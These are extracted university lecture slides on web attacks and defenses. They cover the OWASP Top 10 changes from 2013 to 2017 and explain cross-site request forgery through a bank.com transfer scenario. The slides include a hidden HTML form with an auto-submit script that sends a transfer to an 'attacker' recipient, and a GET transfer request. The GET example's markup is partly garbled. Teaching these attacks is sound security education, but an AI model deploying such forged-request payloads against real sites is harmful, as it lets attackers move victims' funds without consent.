



Web Attacks & Defenses

Deian Stefan


Slides from Zakir Durumeric, Dan Boneh, Stefan Savage

Today

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↓	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↓	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Cross Site Request Forgery (CSRF)

Typical Authentication Cookies




bank.com


Typical Authentication Cookies




Typical Authentication Cookies



Typical Authentication Cookies



Typical Authentication Cookies



CSRF Scenario

- User is signed into bank.com
 - An open session in another tab, or just has not signed off
 - Cookie remains in browser state
- User then visits attacker.com
 - Attacker sends POST request to bank.com
 - Browser sends bank.com cookie when making the request (assume SameSite=None)

CSRF via POST Request


```
<form name=attackerForm action=http://bank.com/transfer>
  <input type=hidden name=recipient value=attacker>
</form>
```

```
<script>
  document.attackerForm.submit();
</script>
```

Good News! attacker.com can't see the result of POST

Bad News! All your money is gone.

CSRF via POST Request



CSRF via GET Request

```
<html>
  </img>
</html>
```

GET /transfer?from=X,to=Y

Cookies:

- domain: bank.com, name: auth, value: <secret>

